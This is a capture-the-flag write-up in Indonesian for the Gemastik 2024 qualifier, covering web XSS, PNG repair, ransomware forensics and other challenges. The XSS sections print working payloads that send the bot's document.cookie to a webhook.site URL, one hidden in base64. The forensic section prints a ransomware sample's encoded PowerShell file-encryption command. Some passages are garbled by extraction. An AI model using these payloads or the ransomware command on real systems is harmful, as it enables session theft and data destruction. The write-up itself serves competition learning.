

WRITEUP GEMASTIK QUALIFIER 2024

HCS - KosOng Fans Club



Muhammad Azril Fathoni
Muhammad Fawwaz Razani
Jericho Nathanael Chrisnanta

DAFTAR ISI

WEB	3
Baby XSS	
Flag: gemastik{s3alamat_anda_m3ndap4tkan_XSS}	3
Karbit	
Flag: gemastik{S3l4m4t_anda_t3lah_m3nj4d1_r4j4_karbit}	5
FORENSIC	12
Baby Structured	
Flag: gemastik{g0t_cr0pped_by_structur3}	12
Ruze	
Flag: gemastik{be_careful_with_what_is_on_the_internet_r4nsom_everywhere}	14
REVERSE ENGINEERING	24
Baby P-Code	
Flag: gemastik{1_4m_st0mped_____hmmm}	24
BINARY EXPLOITATION	28
Baby Ulala	
Flag: gemastik{enjoy_your_journey_on_pwnwOrld_LINZ_AND_ENRYU_IS_HERE}	28
Bolehhh	
Flag: gemastik{1c7464ee2c59873a31534895a37b3a9c}	38

WEB

Baby XSS

Flag: gemastik{s3alamat_anda_m3ndap4tkan_XSS}

Diberikan sebuah website beserta [link source code](#) nya. Dari deskripsi soal, kita tahu bahwa challenge ini adalah seputar XSS. Pada bagian **src/index.html** kita dapat menemukan injection point untuk XSS.

src/index.html

```
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
initial-scale=1.0">
    <title>POC Website</title>
    <link
href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap
.min.css" rel="stylesheet"

integrity="sha384-9ndCyUaIbzAi2FUVXJi0CjmCapSm07SnpJef0486qhLnuZ2cdeR
h002iuK6FUUVM" crossorigin="anonymous">
</head>

<body data-bs-theme="dark">


</body>

<script
src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.b
undle.min.js"

integrity="sha384-geWF76RCwLtnZ8qwWowPQNgul3RmwHVBC9FhGdlKrxdiJJigb/j
/68SIy3Te4Bkz"
    crossorigin="anonymous"></script>
<script>
    const url = new URL(location)
    if (url.searchParams.has("x")) {
        /* inject here -> */ eval(url.searchParams.get("x")) /* <-
    
```

```
inject here */  
}  
</script>  
  
</html>
```

Dari kode tersebut, kita dapat mengetahui bahwa value dari parameter “x” akan dipassing ke dalam fungsi “eval”. Untuk mengetest hal ini, kita dapat mengirimkan string “alert(document.domain)” pada parameter “x”.



Flag pada soal ini ada pada value cookie yang ada pada bot Puppeteer. Untuk me-leak flag, kita dapat mengirimkannya kepada website kita atau alternatifnya dapat menggunakan webhook.

Payload

```
x=fetch("https://webhook/?%2bdocument.cookie")
```

Untuk mengirimkan pada bot, kita perlu menggunakan URL <http://proxy> sebagai host.

Final Payload

```
http://proxy/?x=fetch("https://webhook/?%2bdocument.cookie")
```

Request Details		Permalink	Raw content	Copy as ▾
GET	https://webhook.site/1d125c4f-5642-4c24-8a7e-072165172243/?flag=gemastik{s3alamat_anda_m3ndap4tkan_xss}			
Host	143.198.216.92	Whois	Shodan	Netify
Date	08/04/2024 10:09:37 PM (a few seconds ago)	Censys	VirusTotal	
Size	0 bytes			
Time	0.001 sec			
ID	d4ce6e1b-0c8a-48a6-a5d4-087dd0b47fe1			
Note	Add Note			

Query strings	
flag	gemastik{s3alamat_anda_m3ndap4tkan_xss}
No content	

Karbit

Flag: gemastik{S3l4m4t_anda_t3lah_m3nj4d1_r4j4_karbit}

Diberikan sebuah website beserta source code nya. Challenge ini mempunyai source code yang sama dengan challenge “Baby XSS”, hanya file **src/index.html** nya yang berbeda. Berikut adalah isi dari file tersebut:

src/index.html

```
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
initial-scale=1.0">
    <title>Waifus Store</title>
    <link
href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap
.min.css" rel="stylesheet"
integrity="sha384-9ndCyUaIbzAi2FUVXJi0CjmCapSm07SnpJef0486qhLnuZ2cdeR
h002iuK6FUUVM" crossorigin="anonymous">
```

```
<style>
    .waifu-grid {
        display: grid;
        grid-template-columns: repeat(4, 1fr);
        gap: 10px;
    }

    .waifu-item {
        position: relative;
    }

    .card {
        cursor: pointer;
    }

    .card-img-top {
        max-height: 200px;
        object-fit: cover;
    }

    .btn-container {
        position: absolute;
        bottom: 10px;
        left: 50%;
        transform: translateX(-50%);
    }

    .btn {
        margin-top: 10px;
    }
</style>
</head>

<body data-bs-theme="dark">
    <div class="container">
        <h1 class="text-center mt-5">Claim Your Waifu</h1>
        <div class="waifus waifu-grid mt-4"></div>
        <h2 class="text-center mt-5">Your Claimed Waifus</h2>
        <div class="claimed-waifus waifu-grid mt-4"></div>
    </div>
</body>
```

```

<script
src="https://cdn.jsdelivr.net/npm/bootstrap@latest/dist/js/bootstrap.bundle.min.js"></script>
<script
src="https://unpkg.com/dompurify@latest/dist/purify.min.js"></script>

<script>
    const waifusContainer = document.querySelector(".waifus");
    const claimedWaifusContainer =
document.querySelector(".claimed-waifus");
    const REGEX_SAVE_PROPS = /[""/];
    const initialHash = location.hash ?
atob(location.hash.substring(1)) : "";
    function createWaifuCardHTML(file, buttonText, buttonAction) {
        const sanitizedFile = DOMPurify.sanitize(file);
        const imgHTML = `;
        const buttonHTML = `<button class="btn btn-outline-light"` +
onclick="${buttonAction}('${sanitizedFile}')">${buttonText}</button>`;
;
        return `<div class="card text-center` +
waifu-item">${imgHTML}<div` +
class="btn-container">${buttonHTML}</div></div>`;
    }

    function throwAlert(message) {
        document.location.hash = "";
        alert(message);
        document.location = document.referrer;
    }

    function claimWaifu(file) {
        const sanitizedPath = DOMPurify.sanitize(new
URL(file).pathname);
        let currentHash = location.hash ?
atob(location.hash.substring(1)) : "";
        const currentPaths = currentHash ? currentHash.split(" | ") :
[];
        if (!currentPaths.includes(sanitizedPath)) {
            currentPaths.push(sanitizedPath);
            location.hash = btoa(currentPaths.join(" | "));
            displayClaimedWaifus(currentPaths);
        }
    }
</script>

```

```

        }

    }

    function removeWaifu(file) {
        const sanitizedPath = DOMPurify.sanitize(new
URL(file).pathname);
        let currentHash = atob(location.hash.substring(1));
        const currentPaths = currentHash.split("|").filter(p => p !==
sanitizedPath);
        location.hash = btoa(currentPaths.join("|"));
        displayClaimedWaifus(currentPaths);
    }

    function displayClaimedWaifus(paths) {
        if (REGEX_SAVE_PROPS.test(initialHash)) {
            throwAlert("Invalid characters detected in the hash.
Please try again.");
        }
        let claimedWaifusHTML = "";
        paths.forEach((path) => {
            const file = `https://i.waifu.pics${path}`;
            const cardHTML = createWaifuCardHTML(file, 'Remove',
'removeWaifu');
            claimedWaifusHTML += cardHTML;
        });
        claimedWaifusContainer.innerHTML = claimedWaifusHTML;
    }

    document.addEventListener("DOMContentLoaded", () => {
        fetch("https://api.waifu.pics/many/sfw/smile", {
            method: "POST",
            headers: {
                "Content-Type": "application/json",
            },
            body: JSON.stringify({}),
        })
        .then((response) => response.json())
        .then((data) => {
            let waifusHTML = "";
            data.files.slice(0, 16).forEach((file) => {
                const cardHTML = createWaifuCardHTML(file,
'Claim', 'claimWaifu');
            })
        })
    })
}

```

```

        waifusHTML += cardHTML;
    } ;
    waifusContainer.innerHTML = waifusHTML;
} ) ;

const initialPaths = initialHash ? initialHash.split(" | ") :
[ ] ;
displayClaimedWaifus(initialPaths);
} );
</script>

</html>

```


Pada source code tersebut terdapat kerentanan XSS, tepatnya pada fungsi **createWaifuCardHTML**. Fungsi tersebut menerima argumen yang salah satunya diambil dari nilai **location.hash** dan kemudian mengincludekan ke dalam properti src dari sebuah HTML tag img yang kemudian akan diwrite ke dalam HTML page. Hal ini dapat kita manfaatkan untuk mendapatkan XSS. Namun, untuk mendapatkan XSS kita perlu membypass regex **REGEX_SAVE_PROPS**. Regex tersebut memastikan bahwa tidak input ‘ (quote) atau double-quote (“) dari user. Sementara, untuk mendapatkan XSS kita perlu “ (double-quote) agar string yang kita inputkan dapat ter-escape dari properti “src”. Hal ini dapat kita lakukan dengan meng-abuse fungsi **Dompurify.sanitize()** yang dilakukan oleh aplikasi sebelum input dari user di-includekan ke dalam properti src dari sebuah HTML tag img. Berikut adalah contoh dimana kita berhasil menginjeksikan properti onerror untuk mengeksekusi fungsi **alert(document.domain)**.

The screenshot shows the jsbeautifier.org interface. On the left, under 'Recipe', there is a 'To Base64' section with an 'Alphabet' dropdown set to 'Alphabet A-Za-z0-9+='. In the 'Input' field, the following JavaScript code is pasted:

```
<img name=onerror=alert(document.domain)//>
```

On the right, under 'Output', the raw byte representation is shown:

```
PGltZyBuYW1lPW9uZXJyb3I9YWxlcnQoZG9jdW1lbnQuZG9tYWluKS8vPg==
```



Hal ini dapat terjadi karena fungsi sanitize milik Dompurify otomatis akan memberikan double-quote pada nilai dari valid properti pada tag HTML yang disanitasi. Hal tersebut, membuat kita dapat meng-escape input dari properti src.

Selanjutnya adalah me-leak flag saja yaitu dengan me-leak cookie dari bot Puppeteer. Kita dapat menggunakan webhook dalam proses ini. Berikut adalah final payload miliki kami:

Final Payload

```
http://proxy/#PGltZyBuYW1lPW9uZXJyb3I9ZXZhBChhdG9iKGBabVYwWTJnb0oyaDBkSEJ6T2k4dmQyVmIhRzl2YXk1emFYUmxMekZrTVRJMVI6Um1MVFUyTkRJdE5HTXIOQzAOWVRkbExUQTNNakUyTIRFM01qSTBNeihuSzJSdlkzVnRaVzUwTG1OdmIydHBaU2s9YCkpLy8+
```

```
// Decoded
// <img
name=onerror=eval(atob(`ZmV0Y2goJ2h0dHBzOi8vd2ViaG9vay5zaXRlLzFkMTI1YzRmLTU2NDItNGMyNC04YTdlLTA3MjE2NTE3MjI0Mz8nK2RvY3VtZW50LmNvb2tpZSk=`))//>
```

Dengan menggunakan payload di atas, kami berhasil mendapatkan flag.

Request Details		Permalink	Raw content	Copy as ↘
GET	https://webhook.site/1d125c4f-5642-4c24-8a7e-072165172243?flag=gemastik{S314...			
Host	143.198.216.92	Whois	Shodan	Netify
Date	08/05/2024 12:06:09 AM (a few seconds ago)	Censys	VirusTotal	
Size	0 bytes			
Time	0.001 sec			
ID	ff366ee7-5cccd-4871-86ac-44d75f3f797e			
Note	Add Note			

Query strings	
flag	gemastik{S314m4t_and_a_t3lah_m3nj4d1_r4j4_karbit}
No content	

FORENSIC


Baby Structured

Flag: gemastik{g0t_cr0pped_by_structur3}

Diberikan sebuah file **zhezhi_____zip** yang didalamnya hanya terdapat satu file bernama **zhezhi_____**. Setelah dianalisis ternyata file tersebut adalah file image PNG.

```
jeri@LAPTOP-T0B5R7HM /mnt/c/Users/ACER/DEsktop/GEMASTIK WU/FOR $ file zhezhi_____
zhezhi_____: PNG image data, 697 x 531, 8-bit/color RGBA, non-interlaced
```

Saat file tersebut dibuka, terlihat file tersebut seperti terpotong



Dan benar saja saat dilakukan pengecekan file dengan tool **pngcheck** didapatkan bahwa ada kesalahan komputasi CRC pada chunk IHDR, hal ini menunjukan bahwa file foto memiliki lebar atau panjang yang sudah dimodifikasi.

```
jeri@LAPTOP-T0B5R7HM /mnt/c/Users/ACER/DEsktop/GEMASTIK WU/FOR $ pngcheck -vv zhezhi_____.png
File: zhezhi_____.png (746120 bytes)
  chunk IHDR at offset 0x0000c, length 13
    697 x 531 image, 32-bit RGB+alpha, non-interlaced
    CRC error in chunk IHDR (computed 03d9043c, expected a5ae0f88)
  ERRORS DETECTED in zhezhi_____.png
```

Untuk mendapatkan ukuran file foto asli, kami melakukan brute force pada dimensi foto dengan bantuan script Python berikut.

bruteDim.py

```
from zlib import crc32

f = bytearray(open("zhezhi_____.png", "rb").read())


width = int.from_bytes(f[18:20], "big")
height = int.from_bytes(f[22:24], "big")
```

```
crc_target = int.from_bytes(f[29:33], "big")

for w in range(697, 1000):
    for h in range(531, 1000):
        f[18:20] = w.to_bytes(2, "big")
        f[22:24] = h.to_bytes(2, "big")
        crc = crc32(f[0xc:0x1d])
        if crc == crc_target:
            crc_target = -1
            break
    if crc_target == -1:
        break

out = open("flag.png", "wb")
out.write(f)
```

Setelah kode dijalankan maka akan didapati foto dengan dimensi yang sesuai dengan expected crc.




gemastik{g0t_cr0pped_by_structur3}

[about:blank#blocked](#)



Diberikan sebuah file AD1, kami diminta untuk menganalisis file yang terenkripsi oleh ransomware. Karena file yang diberikan merupakan file AD1, maka kita bisa melakukan analisis menggunakan **FTK Imager**. Didalam direktori **Downloads** pada user **sand-4eCC834FCF**, kita bisa menemukan suatu file executable **sudoku_new_installer_2024.exe**.



Setelah dilakukan analisis menggunakan **Ghidra** didapati bahwa proses enkripsi dilakukan dengan menjalankan file berekstensi `Console.bat` yang ada pada `\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\Console.bat`.

ghidra_decompile

```
/* DISPLAY WARNING: Type casts are NOT being printed */

void FUN_140002cb0(void)

{
    void *pvVar1;
    longlong lVar2;
    longlong *plVar3;
    ulonglong *puVar4;
    ulonglong local_d8 [3];
    ulonglong local_c0 [3];
    ulonglong local_a8 [3];
    longlong local_90 [3];
    undefined *local_78;
    HANDLE local_70;
    undefined local_62;
    undefined local_61;
    longlong local_60 [3];
    longlong local_48 [3];
}
```

```

byte *local_30 [4];
undefined8 local_10;

local_10 = 0xfffffffffffffe;
local_62 = 0;
local_61 = 1;
FUN_1400023a0(local_a8,"C:\\\\Users\\\\\\Desktop\\\\README.txtx",9);
FUN_140009760(local_30);
FUN_1400014b0(local_48,local_30);
FUN_140001410(local_60,local_48);
plVar3 = local_60;
FUN_140001130(local_90,plVar3);
pvVar1 = FUN_140006ba0(local_90);
local_61 = 0;
FUN_140006cd0(local_c0,local_a8,pvVar1,plVar3);
local_61 = 0;
puVar4 = local_c0;
FUN_140006cd0(local_d8,puVar4,
"\\\AppData\\\\Roaming\\\\Microsoft\\\\Windows\\\\PowerShell\\\\PSReadline\\\\Console.bat
",0 x44);
lVar2 = FUN_140001630(local_d8);
local_62 = 1;
FUN_140012670(local_90);
local_62 = 0;
local_70 =
FUN_1400012c0(lVar2,puVar4,"REASOnsrc/main.rs",6,&DAT_140034b18);
local_78 = FUN_140001770(&local_70,
"C:\\\\Windows\\\\System32\\\\WindowsPowerShell\\\\v1.0\\\\powershell.exe -e JABLAH
MAagBpAEIARAAgAD0AIAAiAGAAIgBzAGUAbgBvAGQAYAAiACAAdAB1AHAAdAB1AE8ALQB1AHQ
AaQByAFcAOwB9ADgAMgBFAEUAmgA5ACQAIAA5AEEANGA2ADcANGAkACAAMQBFDgAMwBDAEUA
JAAgADAAQwAzADgANwBEACQAIAB1AgwAaQBGAC0AdABwAHkAcgBjAG4ARQA7AGUAbQBhAE4AL
gBDaeUANQBCADkAQwAkACAAaAB0AGEAUABkAGwAaQBoAEMALQAgADAAQQA2ADkANGAwACQAI
BoAHQAYQBQAC0AIABoAHQAYQBQAC0AbgBpAG8ASgAgAD0AIAAxAEUAOAzAEMARQAkADsAZQB
tAGEATgBsAGwAdQBGAC4AQwBFADUAQgA5AEMAJAAgAD0AIAAwAEMAMwA4AdcARABgACQAEwAg
ACKANQAzADQAOABGADEAJAAgAG4AaQAgAEMARQA1AEIAQBDAGAAJAoACAAaABjAGEAZQByA
G8AZgA7AGUAbApAEYALQAgAEEAQwA5AEMAOQBGACQAIABoAHQAYQBQAC0AIABtAGUAdABJAG
QAbABpAGgAQwAtAHQAZQBHACAPQAgADUAMwA0ADgARgAxACQAOwB9ADAAnGBFADkANGAwACQ
AIABoAHQAYQBQAC0AIAB5AHIAbwB0AGMAZQByAGkARAAGGUAcAB5AFQAbQB1AHQASQAtACAA
bQB1AHQASQAtAHcAZQBOAHsAIAApACKAMAA2AEUAQQA2ADAAJAAgAGgAdAbhAFAALQAgAGgAd

```

```

ABhAFAALQB0AHMAZQBUACgAIAB0AG8AbgAtACgAIABmAGkAOwA5AEEANGA2ADcANGAkACAAdA
B1AHAAdAB1AE8ALQB1AHQAaQByAFcAOwBgACIAMQAYADMAZgAzADQAOAAyAGEANGA3ADAAYAA
iAC4AKQBgACIAMQAYADMAZgAzADQAOAAyAGEANGA3ADAAYAAiACAAZQBtAGEATgAtACAAMAA2
AEUAOQA2ADAAJAAgAGgAdABhAFAALQAgAHkAdAByAGUAcABvAHIAUABtAGUAdABJAC0AdAB1A
EcAKAAgAD0AIAAA4ADIARQBFDIAQAKADsAYAAiADYAMABiADEAZQB1AGUAYgAyAGUAOQA1AG
AAIgAuACKAYAAiADYAMABiADEAZQB1AGUAYgAyAGUAOQA1AGAAIgAgAGUAbQBhAE4ALQAgADA
ANgBFADkAngAwACQAIABoAHQAYQBQAC0AIAB5AHQAcgB1AHAAbwByAFAAbQB1AHQASQAtAHQA
ZQBHACgAIAA9ACAAQBBADYANGA3ADYAJAA7AGAAIgA3ADcAYgBiAGYAYQA5AGEANwB1ADIAM
ABcAG4AbwBpAHMAcgB1AFYAdABuAGUAcgByAHUAQwBcAFQATgAgAHMAdwBvAGQAbgBpAFcAXA
B0AGYAbwBzAG8AcgBjAGkATQBcAGUAcgBhAHcAdABmAG8AUwBcADoAVQBDAsASABgACIAIAA
9ACAAMAA2AEUAOQA2ADAAJAA7AH0AYAAiACEadABzAGkAeABFACAAeQBkAGEAZQByAGwAQQBg
ACIAewAgAF0AbgBvAGkAdABwAGUAYwB4AEUATwBJAC4ATwBJAC4AbQB1AHQAcwB5AFMAWwAgA
GgAYwB0AGEAYwAgAH0AcABvAHQAUwAgAG4AbwBpAHQAYwBBAHIAbwByAHIARQAtACAAeQByAG
8AdABjAGUAcgBpAEQAIAB1AHAAeQBUAG0AZQB0AEKALQAgADAAQ02ADkAngAwACQAIABoAHQ
AYQBQAC0AIABtAGUAdABJAC0AdwB1AE4AewAgAHkAcgB0ADsAYAAiAGUAZwBhAHIAYQBHFwA
dABmAG8AcwBvAHIAwBpAE0AXABsAGEAYwBvAEwAXABhAHQAYQBEAHAAcABBAFwAYAAiACA
wAgAGUAbQB..." /* TRUNCATED STRING LITERAL */
        ,0x13dd);
    FUN_1400128d0(&local_78);
    FUN_140005320(&local_70);
    return;
}

```

File Console.bat yang dijalankan berisi perintah powershell seperti dibawah.

Console.bat

```

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -e
JABLAHMAagBpAEIARAAGAD0AIAAAiAGAAIgBzAGUAbgBvAGQAYAAiACAAAdAB1AHAAdAB1AE8ALQB1
AHQAaQByAFcAOwB9ADgAMgBFAEUAMgA5ACQAIAA5AEEANGA2ADcANGAkACAAMQBFDgAMwBDAEUA
JAAgADAAQwAzADgANwBEACQAIAB1AGwAaQBGAC0AdABwAHkAcgBjAG4ARQA7AGUAbQBhAE4ALgBD
AEUANQBCADkAQwAkACAAaAB0AGEAUABkAGwAaQBoAEMALQAgADAAQ02ADkAngAwACQAIABoAHQA
YQBQAC0AIABoAHQAYQBQAC0AbgBpAG8ASgAgAD0AIAAxAEUAOAaZEMARQAKADsAZQBtAGEATgBs
AGwAdQBGAC4AQwBFADUAQgA5AEMAJAAGAD0AIAAwAEMAMwA4ADcARABgACQAcwAgACKANQAzADQA
OABGADEAJAAgAG4AaQAgAEMARQA1AEIAQBDAGAAJAoACAAaABjAGEAZQByAG8AZgA7AGUAbABp
AEYALQAgAEEAQwA5AEAOQBGACQAIABoAHQAYQBQAC0AIABtAGUAdABJAGQAbABpAGgAQwAtAHQA
ZQBHACAAPQAgADUAMwA0ADgARgAxACQAOwB9ADAANGBFADkAngAwACQAIABoAHQAYQBQAC0AIAB5

```



```
LQB3AGUATgAgAD0AIABCADIAQgBEAdgAOAAkADsAfQBgACIAUgBPAFIUgBFAGAAIgAgAHcAbwBy
AGgAdAB7ACAAKQA2ADEAIAB1AG4ALQAgAGgAdABnAG4AZQBMAC4AQQAzADYAMgA4ADYAYAAkAcgA
IABrAGkAOwB9AGAAIgBSAE8AUgBSAEUAYAAiACAAdwBvAHIAaAB0AHsAIAApADIAMwAgAGUAbgAt
ACAAaAB0AGcAbgB1AEwALgAxAEQAOQA5ADAANAAkACAAZABuAGEALQAgADQAMgAgAGUAbgAtACAA
aAB0AGcAbgB1AEwALgAxAEQAOQA5ADAANAAkACAAZABuAGEALQAgADYAMQAgAGUAbgAtACAAaAB0
AGcAbgB1AEwALgAxAEQAOQA5ADAANABgACQAKAAgAGYAAQ7ACKAOAAyAEUARQAyADkAYAAkAcgA
cwB1AHQAeQBCAHQAZQBHAC4AOABGAFQAVQA6ADoAXQBnAG4AaQBkAG8AYwBuAEUALgB0AHgAZQBU
AC4AbQB1AHQAcwB5AFMAWwAgAD0AIABBADMangAyADgANGAkADsAKQA5EEANGA2ADcANGBgACQA
KABzAGUAdAB5AEIAdAB1AEcALgA4AEYAVABVADoAOgBdAGcAbgBpAGQAbwBjAG4ARQAUHQAeAB1
AFQALgBtAGUAdABzAHkAUwBbACAAPQAgADEARAA5ADkAMAA0ACQA0wApADgAMgBFAEUAMgA5ACQA
XQBnAG4AaQByAHQAcwBbACwAOQBBADYANGA3ADYAJABdAGcAbgBpAHIAdABzAFsALAAxAEUAOAaz
AEMARQAkAF0AZwBuAGkAcgB0AHMAWwAsADAAQwAzADgANwBEACQAXQBnAG4AaQByAHQAcwBbACgA
IAbtAGEAcgBhAHAAewAgAGUAAbABpAEYALQB0AHAAeQByAGMAbgBFACAAAbgBvAGkAdABjAG4AdQBm
ACIA0wAgACQAWABTAGoAZABzAEYAVgAgAD0AIAAkAEsAcwBqAGkAQgBEAFsALQAxACAALgAuACAA
LQAkAEsAcwBqAGkAQgBEAC4ATAB1AG4AZwB0AGgAXQA7ACAAJABBAEMAYgB4AFMARAbpACAAPQAg
ACgALQBqAG8AaQBuACAAJABYAFMAagBkAHMARgBWACkAOwAgAGkAZQB4ACAAJABBAEMAYgB4AFMA
RABpAA
```

Setelah kita lakukan decode base64, didapatkan proses enkripsi file.

powershell_command

```
$KsjiBD = ` ` senod` tuptu0-etirW; }82EE29$ 9A6676$ 1E83CE$ 0C387D$ eliF-tpyrcnE; emaN.CE5B9C$ htaPdlihC- 096960$ htaP- htaP-nioJ = 1E83CE$; emaNlluF.CE5B9C$ = 0C387D` ${ }5348F1$ ni CE5B9C` $( hcaeroF; eliF- AC9C9F$ htaP- metIdlihC-teG = 5348F1$; }06E960$ htaP- yrotceriD epyTmetI- metI-weN{ })06E960$ htaP- htaP-tseT( ton-( fi; 9A6676$ tuptu0-etirW; ` " 123f3482a670` ." )` 123f3482a670` " eman- 06E960$ htaP- ytreporPmetI-teG( = 82EE29$; ` " 60b1eeeb2e95` ." )` 60b1eeeb2e95` " emaN- 06E960$ htaP- ytreporPmetI-teG( = 9A6676$; ` " 77bbfa9a7e20\noisreVtnerruC\TN swodniW\tfosorciM\erawtfoS\: UCKH` = 06E960$; }` !tsixE ydaer1A` { ]noitpecxE0I.OI.metsyS[ hctac }potS noitcArorrE- yrotceriD epyTmetI- 096960$ htaP- metI-weN{ yrt; ` " egaraG\tfosorciM\lacoL\ataDppA\` " + emaNresU:vnE$ + ` "\sresU\: C` " = 096960$; FDDF81$ = AC9C9F$; ` " stnemucoD\` " + emaNresU:vnE$ + ` "\sresU\: C` " = FDDF81$; }0C387D$ htaP- metI-evomeR; ` " enod` " tuptu0-etirW; )44F18C$ , 1E83CE` $(setyB11AetirW::]eliF.OI.metsyS[ = 2673F8$; 1E83CE$ tuptu0-etirW; )(esopsiD.B2BD88$; 0F0B24$ + VI.B2BD88$ = 44F18C$ ]][etyb[;;)htgneL.85EADB$ , 0 , 85EADB` $(kcolBlaniFmrrofsnarT.8F58FF$ = 0F0B24$; )(rotpyrcnEetaerC.B2BD88$ = 8F58FF$; )0C387D` $(setyB11AdeR::]eliF.OI.metsyS[ =
```

```

